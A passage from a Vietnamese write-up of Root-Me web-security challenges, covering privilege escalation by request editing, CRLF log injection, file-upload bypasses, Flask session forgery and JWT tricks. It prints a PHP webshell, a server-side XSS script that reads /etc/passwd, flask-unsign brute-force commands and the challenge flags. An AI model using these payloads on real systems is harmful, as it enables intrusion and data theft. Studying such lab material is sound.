.eJwlzjsOwjAMANC7ZGZI_K17GWTHjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_
ZtsbI2ouHcPEaQB6Lx0EZpYmi9RdlXEWrG3J3BBocp_hC2dEiDgIBlcqkIQhs
8DgnqUlQnqKZ4oabiZQnVBrKiJlDZwOubj9ItdZx39D7fMFcnkuuA.Zz2wEw.
kWoMS9G9w75goOEgeYqlsgtw7j8
Priority: u=0
```

Response

```
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.0.5 Python/3.11.10
Date: Wed, 20 Nov 2024 09:51:42 GMT
Content-Type: application/json
Content-Length: 45
Access-Control-Allow-Origin: *
Vary: Cookie
Connection: close

{
    "error":"Unauthorized, user is not admin."
}
```

Vậy thì thử gửi lại yêu cầu PUT với Content-Type dạng json, guest chuyển thành admin




Request

```
PUT /api/user HTTP/1.1
Host: challenge01.root-me.org:59090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:132.0) Gecko/20100101 Firefox/132.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
.eJwlzjsOwjAMANC7ZGZI_K17GWTHjmBt6YS400i8E7x3u6-jzkfbX8dVt3Z_
ZtsbI2ouHcPEaQB6Lx0EZpYmi9RdlXEWrG3J3BBocp_hC2dEiDgIBlcqkIQhs
8DgnqUlQnqKZ4oabiZQnVBrKiJlDZwOubj9ItdZx39D7fMFcnkuuA.Zz2wEw.
kWoMS9G9w75goOEgeYqlsgtw7j8
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/json
Content-Length: 63

{
    "note":"test",
    "status":"admin",
    "userid":4,
    "username":"test"
}
```

Response

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.5 Python/3.11.10
Date: Wed, 20 Nov 2024 09:52:23 GMT
Content-Type: application/json
Content-Length: 40
Access-Control-Allow-Origin: *
Vary: Cookie
Connection: close

{
    "message":"User updated sucessfully."
}
```


Sau đó gửi lại request GET /api/flag



=> Flag: RM{4lw4yS_ch3ck_0pt10ns_m3th0d}

17. CRLF

Khi login thì log được ghi lại, quan sát thấy nếu login thành công thì có log là "username + authenticated", còn nếu thất bại thì "username + failed to authenticate"



Log ghi trên các dòng khác nhau và lùi vào đầu dòng (CRLF) nên có thể sửa request để đáp ứng điều này. Thay đổi username như sau và send request

Điều này sẽ dẫn đến admin login thành công và lấy được cờ

Authentication log

```
admin failed to authenticate.
admin authenticated.
guest failed to authenticate.
admin failed to authenticate.
guest failed to authenticate.
admin failed to authenticate.
admin authenticated.
guest failed to authenticate failed to authenticate.
admin authenticated.
guest  failed to authenticate.
admin authenticated.
guest failed to authenticate.
```

Well done, you can validate challenge with this password : rFSP&G0p&5uAg1%

=> Flag: rFSP&G0p&5uAg1%

18. File upload - Double extensions

Upload file getCMD.php như sau, mục đích là thực hiện được các command trên server

```
<?php if (isset($_GET['cmd'])) {
$output = shell_exec($_GET['cmd']);
echo "<pre>$output</pre>";
}
```

Nhận được thông báo sai extension khi upload


| emotes | **apps** | upload | devices | categories | actions

Wrong file extension !

Do chỉ các extension có định dạng ảnh mới được chấp nhận nên chỉ cần thêm .png vào filename

```
5
6 -----------------------------166541332137313401734394 3853
7 Content-Disposition: form-data; name="file"; filename="
  getCMD.php.png"
3 Content-Type: application/octet-stream
```

Đã upload thành công



Chọn Show Response In browser, thực hiện các lệnh ngay trên URL

Nhiệm vụ là đọc file .passwd, vậy chỉ cần tìm file đó và cat nội dung


=> Flag: Gg9LRz-hWSxqqUKd77-_q-6G8

19. File upload - MIME type

Tương tự bài trên, tuy nhiên cần sửa Content-Type thành image/png

```
-----------------------------25312504442773999432073416872
Content-Disposition: form-data; name="file"; filename="
getCMD.php"
Content-Type: image/png
```

Sau đó thực hiện tương tự bài trên



=> Flag: a7n4nizpgQgnPERy89uanf6T4

20.Flask - Unsecure session

Chall này sử dụng Flask để lưu thông tin session, vậy chỉ cần sử dụng flask-unsign trên Kali để brute-force secret key là được

```
┌──(sonnt㉿TruongSon)-[~/dirsearch]
└─$ flask-unsign --wordlist /usr/share/wordlists/rockyou.txt --unsign --cookie eyJhZG1pbiI6ImZhbHNlIiwidXNlcm5hbWUiOiJnd
WVzdCJ9.Zz28Zg._8nenEEWEjseNxA1Wtz00jceBLw --no-literal-eval
[*] Session decodes to: {'admin': 'false', 'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 70144 attempts
b's3cr3t'
```

Secret key tìm được là 's3cr3t', bây giờ chúng ta cần sign lại với {‘admin’: ‘true’, ‘username’: ‘admin’} với key này

```
┌──(sonnt㉿TruongSon)-[~/dirsearch]
└─$ flask-unsign --sign --cookie "{'admin': 'true', 'username': 'admin'}" --secret 's3cr3t'
eyJhZG1pbiI6InRydWUiLCJ1c2VybmFtZSI6ImFkbWluIn0.Zz3AAw.QKPI6aPu_cseg239M3fKNmZ6ACU
```

Thay thế giá trị session cũ thành giá trị ở trên, ta lấy được flag do lúc này chúng ta đã là admin

Admin console

Good job, use this flag: Fl4sK_mi5c0nfigur4ti0n

Flag: Fl4sK_mi5c0nfigur4ti0n

21. HTTP - Cookies

Sửa đổi value thành admin

Filter Items

Name	Value	Domain
ch7	admin	challenge01.root-me.org

Validation password : ml-SYMPA

Email saved

=> Flag: ml-SYMPA

22. Insecure Code Management

Sử dụng dirsearch trên Kali thấy rằng chall sử dụng .git để lưu file backup

```
[18:56:53] 200 -   352B - /web-serveur/ch61/.git/COMMIT_EDITMSG
[18:56:53] 200 -    73B - /web-serveur/ch61/.git/description
[18:56:53] 200 -   197B - /web-serveur/ch61/.git/branches/
[18:56:53] 200 -    1KB - /web-serveur/ch61/.git/
[18:56:53] 200 -    92B - /web-serveur/ch61/.git/config
```


Clone thư mục đó về và kiểm tra lịch sử git, thấy rằng có tài khoản admin có mật khẩu là s3cureP@ssw0rd

=> Flag: s3cureP@ssw0rd

```
diff --git a/config.php b/config.php
index e11aad2..663fe35 100644
--- a/config.php
+++ b/config.php
@@ -1,3 +1,3 @@
 <?php
        $username = "admin";
-       $password = "s3cureP@ssw0rd";
+       $password = "0c25a741349bfdcc1e579c8cd4a931fca66bdb49b9f042c4d92ae1bfa3176d8c";
diff --git a/index.php b/index.php
index f7237d0..2e620c1 100755
--- a/index.php
+++ b/index.php
```


23.JWT - Introduction

Login bằng tài khoản guest và thay đổi chuỗi jwt với username thành admin => Không vào được trang admin => Đổi thuật toán thành none và thêm dấu '.' cuối chuỗi jwt => Tìm được flag




24. XSS - Server Side

Ngay khi vào chall ta thấy rằng có 1 text area, thử nhập 1 chuỗi bất kỳ "aaa" thì nhận được phản hồi sau dưới dạng 1 file pdf



Chuỗi "aaa" được trả về nguyên vẹn, vậy rất có thể khai thác được Reflected XSS. Chúng ta thử chèn <script>alert(1)</script> xem có nhận được cửa sổ popup không, kết quả là script được giữ nguyên vẹn



Vậy phần text area này khả năng không khai thác XSS được theo cách thường hoặc liên quan đến việc lọc input. Chúng ta thấy rằng trên web còn 2 button là Sign up và Login, vậy thử tạo tài khoản như sau

Sau đó thử lại với phần text area và nhận được file sau


Root-Me certification

We, Root-Me, certify that M. f4 l4 is a member of the Root-Me community and is active on our platform.
We also certify the following statements:

aaaa

Sincerely,
The Root-Me team

Có thể thấy rằng phần First name và Last name đã bị reflect lại ở sau chuỗi ký tự "M. ", vậy ta thử chèn script vào phần First name hoặc Last name lúc Sign up để xem có gì xảy ra không



Root-Me certification

We, Root-Me, certify that M. l5 is a member of the Root-Me community and is active on our platform.
We also certify the following statements:


aaaa

Sincerely,
The Root-Me team

Có thể thấy First name đã được thực thi, nhưng việc thực thi đó khả năng cao được thực hiện ở phía máy chủ, vậy thay vì alert(), chúng ta có thể chèn script đọc nội dung file /flag.txt. Sign up lại và thực hiện điều này với script sau, được lấy từ https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf.

```
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");x.send();
</script>
```


Thay /etc/passwd thành /flag.txt



Nhập nội dung vào text area và generate, lúc này chúng ta nhận được nội dung /flag.txt dạng base64, giờ chỉ cần giải mã và lấy cờ

```
czNydjNyX3MxZDNfeHNzXzFzX3c0eV9tMHIzX2Z1bg==
```

Giải mã



=> Flag: s3rv3r_s1d3_xss_1s_w4y_m0r3_fun

25. File upload - Null byte

Chall này chỉ chấp nhận các file dạng ảnh, nếu sửa extension thành .png hay sửa Content-Type thành image/png như bình thường thì không bypass được, vậy thì thử chèn null byte vào sau extension .php và sửa Content-Type thành image/png

```
-----------------------------203519893440136256003581886372
Content-Disposition: form-data; name="file"; filename="
getCMD.php%00.png"
Content-Type: image/png
```


Kết quả đã upload thành công

File upload lên là webshell dùng để thực thi command, làm tương tự như 2 bài file upload trước là lấy được cờ

=> Flag: YPNchi2NmTwygr2dgCCF

26. JWT - Revoked token


Chall này yêu cầu gửi 2 request:
POST: login vào admin
GET: lấy flag từ admin
Gửi rq POST đăng nhập vào admin



Lấy token ở response paste vào header Authorization: Bearer, thấy rằng token đã bị revoke. Xem source code thì thấy do token nằm trong blacklist

```
access_token = request.headers.get("Authorization").split()[1]
with lock:
    if access_token in blacklist:
        return jsonify({"msg":"Token is revoked"})
    else:
        return jsonify({'Congratzzzz!!!_flag:': FLAG})
```


Vậy ta cần thêm chuỗi "==" ở cuối để lấy flag



=> Flag: Do_n0t_r3v0ke_3nc0d3dTokenz_Mam3ne-Us3_th3_JTI_f1eld


27. JWT - Weak secret

Chall này yêu cầu gửi request đến /admin kèm theo 1 token để lấy flag. Trước hết cần lấy token




Token này sử dụng algo HS512, phần payload là guest

